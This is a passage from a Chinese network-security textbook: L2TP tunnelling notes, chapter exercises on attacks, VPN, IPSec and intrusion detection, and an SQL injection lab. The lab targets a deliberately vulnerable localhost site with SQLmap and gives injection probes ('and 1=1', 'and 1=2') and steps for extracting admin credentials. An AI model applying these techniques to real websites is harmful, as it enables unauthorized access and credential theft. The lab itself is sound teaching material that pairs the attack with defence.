隧道协议有很多好处,如在拨号网络中,用户大都接受 ISP 分配的动态 IP 地址,而企业网一般均采用防火墙、NAT 等安全措施来保护自己的网络,企业员工通过 ISP 拨号上网时就不能穿过防火墙访问企业内部网资源。采用隧道协议后,企业拨号用户就可以得到企业内部网 IP 地址,通过对 PPP 帧进行封装,用户数据包可以穿过防火墙到达企业内部网。

IP	UDP	L2TP	PPP(数据)
传输协议		封装协议	承载协议

图 5-40 L2TP 数据包在 IP 网中的封装

习　题　5

1. 网络攻击是(　　)。
2. 攻击类型分为(　　)、(　　)、(　　)、(　　)、(　　)。
3. 漏洞的 3 个主要特性为(　　)、(　　)、(　　)。
4. 网络监听可能造成的危害包括(　　)、(　　)、(　　)、(　　)。
5. IPSec 协议集提供的安全服务有(　　)、(　　)、(　　)、(　　)。
6. IPSec 体系结构组成部分有(　　)、(　　)、(　　)、(　　)、(　　)、(　　)、(　　)、(　　)。
7. IPSec 有两种工作方式为(　　)和(　　)。
8. VPN 的关键技术有(　　)、(　　)、(　　)、(　　)。
9. VPN 的 3 种解决方案分别为(　　)、(　　)、(　　)。
10. 从 TCP/IP 协议的角度可以将实现 Web 安全的方法分成(　　)、(　　)、(　　)。
11. SSL 提供 3 种标准服务：(　　)、(　　)、(　　)。
12. 入侵检测是(　　)。
13. 入侵防御系统的技术特征包括(　　)、(　　)、(　　)、(　　)。
14. SQL 注入攻击是(　　)。
15. 网络系统的防御技术主要包括哪几种技术？
16. 信息收集型攻击主要包括哪些？
17. 简述网络攻击的 8 个步骤。
18. 什么是口令入侵方法，对它的主要防范方法有哪些？
19. 简述网络安全扫描技术的基本原理。
20. 简述 DoS 攻击的基本原理及防范方法。
21. 简述 DDoS 攻击的基本原理。
22. 什么是缓存区溢出攻击？
23. 简述欺骗攻击及其防范方法。
24. 漏洞产生的原因主要有哪些？
25. 漏洞主要分为哪几类，它有哪些等级？
26. Windows 系统常见漏洞有哪些？
27. 常见的安全扫描检测技术主要有哪些？
28. 端口扫描的防范措施主要有哪些？
29. 简述网络监听的原理。
30. 检测网络监听的方法有哪些？
31. 简述网络监听的主要防范措施。
32. 简述安全隧道的建立。
33. 什么是虚拟专用网？

34. 简述 VPN 隧道技术。

35. L2TP 的建立过程有哪些?

36. 什么是 Web 技术?

37. 什么是主动攻击?什么是被动攻击?

38. 简述 SSL 协议的构成。

39. 如何判断应用程序是否存在 SQL 注入攻击漏洞?

40. 如何根据注入参数类型,重构 SQL 语句的原貌?如何猜解表名、字段名、字段内容?

41. SQL 注入攻击的原理是什么?

42. 简述 SQL 注入攻击思路。

43. IDS 有哪些功能?

44. 基于数据源的 IDS 有哪些分类?

45. 简述入侵检测的一般过程。

46. 常用的入侵检测方法有哪 3 种?

47. 简述入侵防御系统的工作原理。

48. 入侵防御系统有哪些分类?

实验 3　SQL 注入攻防

【实验目的】

加深对 SQL 注入攻击工作原理的认识，直观感受网络攻击的危害，提高程序员编程安全意识；掌握 SQL 注入攻击的防范措施，提高 Web 安全保护程度。

【实验环境】

(1) 实验网站。以 JavaEE 作为开发语言，采用 MVC 编程开发模式搭建的一个简单个人主页网站，主要包含个人主页展示、留言板留言、管理员后台登录及后台留言管理等功能，其中留言板留言、后台登录和后台留言管理需要连接数据库进行操作，存在 SQL 注入漏洞。

(2) 实验主机安装 SQLmap 工具。

【实验内容】

使用 SQLmap 工具实现对实验网站 SQL 注入攻击，获取管理员用户名和密码；采取改进措施，预防 SQL 注入攻击，提高 Web 安全保护程度。

【实验步骤】

(1) 进入实验网站主页：http://localhost:8080/SQLInjection/index.jsp，浏览网页。

(2) 寻找 Web 管理后台入口。浏览网页发现存在如图 1 所示管理员后台登录页面：http://localhost:8080/SQLInjection/login.jsp。

由于不知道用户名和密码，需要反复尝试使用不同用户名和密码登录，记录尝试的用户名和密码，保存登录失败截图。

(3) 寻找 SQL 注入攻击点。寻找存在 GET 请求的 ID 参数的页面作为 SQL 注入攻击测试突破口，以便能够找到管理员密码。记录尝试语句，保存对应截图。

图 1　管理员登录界面

(4) 入侵攻击，判断 Web 是否可以 SQL 注入攻击成功。尝试 SQL 测试万能语句：and 1＝1，and 1＝2，判断是否存在 SQL 注入攻击漏洞，保存对应截图。

(5) 获取漏洞信息。进行 SQLmap 自动化测试，获取 SQL 注入攻击漏洞详细信息。记录测试语句，保存对应截图。

(6) 获取数据库信息。猜解网站使用的数据库名称。记录测试语句，保存对应截图。

(7) 定位攻击数据库。查看 Web 程序所使用的数据库详细信息，记录测试语句，保存对应截图。

(8) 获取数据表信息。查看当前数据库中的表，记录测试语句，保存对应截图。

(9) 入侵与破坏。猜解用户名和密码。猜解存储管理员用户名/密码的数据表，查看数据表字段内容，记录数据表内容，保存对应截图。

(10) 攻击防范。修改管理员后台登录页面：http://localhost:8080/SQLInjection/login.jsp 中登录用户名和密码的 SQL 验证语句，防止 SQL 注入攻击成功。记录修改内容，保存对应截图，分析原因。

【实验验证】

在图1管理员登录页面输入SQL注入获得的用户名和密码验证是否正确,保存对应截图。

实验成功,说明攻击者获取到正确的用户名和密码,可以顺利进入后台留言管理界面,具有数据表的读、增、删、改的最大存取权限,可以查看所有用户的留言信息,也可以进行后台留言增、删、改,攻击者实现了攻击目的,成功提权。

实验不成功,说明用户名和密码不正确,则需要重复实验步骤,直至实验成功。

【实验进阶】

(1) 使用其他防范方法保证实验网站不受SQL注入攻击,记录实验步骤,保存对应截图。

(2) 以实验为例,分析程序员如何提高Web编程安全意识。